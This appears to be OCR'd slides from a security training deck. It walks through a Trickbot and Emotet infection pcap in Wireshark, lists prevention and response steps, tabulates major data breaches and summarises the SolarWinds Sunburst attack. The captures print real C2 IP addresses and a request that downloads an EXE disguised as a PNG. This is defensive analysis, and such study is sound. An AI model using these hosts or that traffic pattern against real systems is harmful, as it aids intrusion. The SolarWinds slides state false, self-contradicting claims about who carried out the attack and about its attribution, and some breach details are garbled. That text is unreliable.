
Entire conversation (4,360 bytes)

Show and save data as ASCII

Stream 48

Figure 19: System data sent by a Trickbot-infected host using HTTP traffic over TCP port 8082. It starts with a list of running processes.

Trickbot Pcap. Analysis



Wireshark · Follow TCP Stream (tcp.stream eq 48) · 2019-09-25-Trickbot-gtag-ono19-infection-traffic.pcap

```
              ***SYSTEMINFO***

Host Name - BACHMANN-BTO-PC
OS Name - Microsoft Windows 7 Professional
OS Version - Service Pack 1
OS Architecture - 64-bit
Product Type - Workstation
Build Type - Multiprocessor Free
Registered Owner - admin
Registered Organization -
Serial Number - 00371-221-1925594-06178
Install Date - 30/12/1899 00.00.00
Last Boot Up Time - 30/12/1899 00.00.00
Windows Directory - C:\Windows
System Directory - C:\Windows\system32
Boot Device - \Device\HarddiskVolume1

Total Physical Memory - 2593 Mb
Available Physical Memory - 2593 Mb


              /c ipconfig /all

Windows IP Configuration

   Host Name . . . . . . . . . . . . : Bachmann-BTO-PC
   Primary Dns Suffix  . . . . . . . :
   Node Type . . . . . . . . . . . . : Hybrid
   IP Routing Enabled. . . . . . . . : No
```


4 client pkts, 1 server pkt, 1 turn.

Entire conversation (4,360 bytes) · Show and save data as: ASCII · Stream: 48

Find:

Figure 20: More system data sent by a Trickbot-infected host using HTTP traffic over TCP port 8082

Trickbot Pcap. Analysis



Wireshark · Follow TCP Stream (tcp.stream eq 39) · 2019-09-25-Trickbot-gtag-ono19-infection-traffic.pcap

```
GET /tablone.png HTTP/1.1
Cache-Control: no-cache
Connection: Keep-Alive
Pragma: no-cache
User-Agent: WinHTTP loader/1.0
Host: 185.98.87.185

HTTP/1.1 200 OK
Server: nginx/1.10.3
Date: Wed, 25 Sep 2019 18:08:24 GMT
Content-Type: image/png
Content-Length: 249906
Last-Modified: Wed, 25 Sep 2019 12:26:25 GMT
Connection: keep-alive
ETag: "5d8b5cf1-3d032"
Accept-Ranges: bytes

MZ.......................@.......................................!..L.!
This program cannot be run in DOS mode.

$.........q.Y...Y...Y.......X...
0...].......X.......X...RichY..........PE..L....C.].......................
...................@...............................d......................
```

Content type listed as **image/png** even though this is actually an EXE file

First 2 bytes of an EXE or DLL show as ASCII characters **MZ**

Often seen in EXE or DLL files

2 client pkts, 368 server pkts, 3 turns.

Entire conversation (500 kB) · Show and save data as: ASCII · Stream: 39

Find:

Figure 22: Windows executable sent through URL ending in .png.

Trickbot Archealogy




EXE
EMOTET INFECTION
EMOTET POST-INFECTION ACTIVITY
EXE
TRICKBOT EXECUTABLE APPEARS ON EMOTET-INFECTED HOST
TRICKBOT POST-INFECTION ACTIVITY

Figure 23: Simplified flow chart for Emotet with Trickbot activity.

Trickbot Pcap. Analysis


File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Expression… + basic basic+ basic+dns
Emotet
Trickbot

2019-09-25-Emotet-infection-with-Trickbot-in-AD-environment.pcap

(http.request or ssl.handshake.type == 1) and !(ssdp)

Time	Dst	port	Host	Info
2019-09-25 21:23…	23.203.62.48	80	www.msftncsi.com	GET /ncsi.txt HTTP/1.1
21:29…	172.106.75.164	80	beauty24.club	GET /wp-includes/gvju6u
21:30…	179.62.18.56	443	179.62.18.56:443	POST /guids/usbccid/ HT
2019-09-25 21:…	178.32.255.133	443	178.32.255.133:443	GET /whoami.php HTTP/1.
2019-09-25 21:34…	179.62.18.56	443	179.62.18.56:443	POST /cab/mult/ringin/
2019-09-25 21:34…	178.32.255.133	443	178.32.255.133:443	POST /merge/devices/rin
2019-09-25 21:34…	178.32.255.133	443	178.32.255.133:443	POST /cookies/devices/r
2019-09-25 21:34…	200.21.51.38	449		Client Hello
2019-09-25 21:…	205.185.216.42	80	www.download.windowsu…	GET /msdownload/update/
2019-09-25 …:35…	216.239.32.21	80	ipecho.net	GET /plain HTTP/1.1
2019-09-2… 21:35…	216.239.32.21	443	ipecho.net	Client Hello
2019-09-…5 21:35…	200.21.51.38	449		Client Hello
21:43…	185.90.61.116	447		Client Hello
21:…	200.21.51.38	449		Client Hello
2019-09-… 21:43…	200.21.51.38	449		Client Hello
2019-09-25 …:43…	170.238.117.187	8082	170.238.117.187:8082	POST /mor8/WARNER-WIN7-
2019-09-25 21:…	23.203.62.50	80	crl.microsoft.com	GET /pki/crl/products/C
2019-09-25 21:44…	200.21.51.38	449		Client Hello
2019-09-25 21:44…	200.21.51.38	449		Client Hello

Figure 25: The differences in Emotet and Trickbot traffic.

Lessons Learned – to help prevent trickbot infections

- Never click on unsolicited emails.
- Implement a centrally-managed, up-to-date anti-malware solution
- Ensure that systems are hardened with industry-accepted guidelines
- Keep un-necessary task automations disabled – Windows Script Host
- Enable CMD and PowerShell Command Line logging and forward logs on SIEM for audit trails
- Consider using application whitelisting
- Disable the use of SMBv1 across the network and require at least SMBv2 to harden systems against Network Propagation modules used by TrickBot.
- Adhere to the principal of least privilege, limit administrative credentials to designated administrators.

Incident Response – if a trickbot infection is identified

- Disable Internet access at the affected site to help minimize the extent of exfiltration of credentials associated with external, third-party resources.

- Review impacted subnets to identify multi-homed systems which may adversely impact containment efforts. Also, consider temporarily taking the network offline to perform identification, prevent reinfections, and stop the spread of the malware.

- Identify, shutdown, and take the infected machines off the network.

- Heighten monitoring of SMB communication or outright block it between workstations, and configure firewall rules to only allow access from known administrative servers.

- Assess the need to have ports 445 (SMB) open on systems and, if required, consider limiting connections to only specific, trusted hosts.

- Start with remediation of multi-homed systems (e.g. Domain Controller, File Server) as these can communicate across Virtual Local Area Networks (VLANs) and can be a potential means for spreading malware.

- Create clean VLANs that do not have access to infected VLANs. After the systems have been reimaged or restored from a known good backup, place them on the clean VLAN.

Incident Response – if a trickbot infection is identified

- Do not login to infected systems with domain or shared local administrator accounts. This is the best remediation strategy since TrickBot has several ways of gaining access to credentials.

- As TrickBot is known for scraping both domain and local credentials, it is recommended that a network-wide password reset take place. This is best done after the systems have been cleaned and moved to the new VLAN. This is recommended so new passwords are not scraped by the malware.

- Apply host-based isolation via Windows Firewall Group Policy Objects (GPOs), host-based intrusion detection system/network intrusion detection system (HIDS/NIDS) products, a Private Virtual Local Area Network (pVLAN), or similar means to help mitigate propagation.


- Determine the infection vector (patient zero) to determine the root cause of the incident.

Analyzing Qakbot Malware– Live Malware Traffic Sample

Analyzing XM Rig Miner – Live Malware Traffic Sample

18 Biggest Data Breaches

of the 21st Century



AdultFriendFinder
412.2 million
Adult FriendFinder 2016

Marriott INTERNATIONAL
500 million
Marriott International 2018

ebay
145 million
eBay Inc. 2014

Adobe
38 million
Adobe Inc. 2013

Anthem.
78.8 million
Anthem, Inc. 2016

YAHOO!
3 billion
YAHOO! 2013

EQUIFAX
143 million
Equifax Inc. 2017

TJX THE TJX COMPANIES, INC.
94 million
The TJX Companies, Inc. 2006

RSA
40 million
RSA Security LLC 2011

PlayStation Network
77 million
Sony's PlayStation Network 2011

THE HOME DEPOT
56 million
The Home Depot Inc. 2014

22 million
U.S. Office of Personnel Management 2012

Heartland
134 million
Heartland Payment Systems, Inc. 2008

110 million
Target Corporation 2013

JPMORGAN CHASE & CO.
76 million
J.P. Morgan Chase & Co. 2014

Uber
57 million
Uber 2016

Organizations	Breach Impact	How Hacked?
Yahoo	3 billion	Employees were targeted via spear-phishing attacks
Marriott	500 million	Vulnerable third party services acquired
Ebay	145 million	Employee`s credentials were compromised via spear-phishing attack.
Equifax	143 million	Lackings in patch management of Apache
Target	110 million	Vendor infected via email phishing campaign to pivot into the network.
Sony PlayStation	77 million	System administrator`s PC was compromised to steal the sensitive info. System`s were running on obsolete and out-dated versions.
JB Morgan Chase Bank	76 million	An employee`s personal computer was compromised, who used VPN accesses to connect to corporate network from home.

SolarWinds Sunburst Breach Case Study

SolarWinds Sunburst Security Breach

- On Sunday, December 13, SolarWinds announced that updates to its leading network management software Orion, shipped to customers from March 2020, contained malware.

- Malware, distributed by SolarWinds Orion software updates, infected the networks of the following: White House, the DOJ, the State Department, NASA, NSA, the military, the top IT and telecommunications companies, and most of the Fortune 500 companies.
  In total, up to 18,000 large entities have been infected by the malware.

- The perpetrators of this malware attack were SolarWinds employees, not any outside party.

- The call that he alleged nation-state is Russia was made by the media without any evidence.

- The suspicions against Russia within the cyber security circles are strong. Russia has relatively little leverage over the tech companies in the US.

- Additionally, SolarWinds develops its products and/or provides support from countries, which are difficult for Russia to infiltrate (including Singapore and Philippines). The Russian government denies any involvement.

SUPPLY CHAIN ATTACK
Attackers insert malicious code into a DLL component of legitimate software. The compromised DLL is distributed to organizations that use the related software.

EXECUTION, PERSISTENCE
When the software starts, the compromised DLL loads, and the inserted malicious code calls the function that contains the backdoor capabilities.


DEFENSE EVASION
The backdoor has a lengthy list of checks to make sure it's running in an actual compromised network.

RECON
The backdoor gathers system info

INITIAL C2
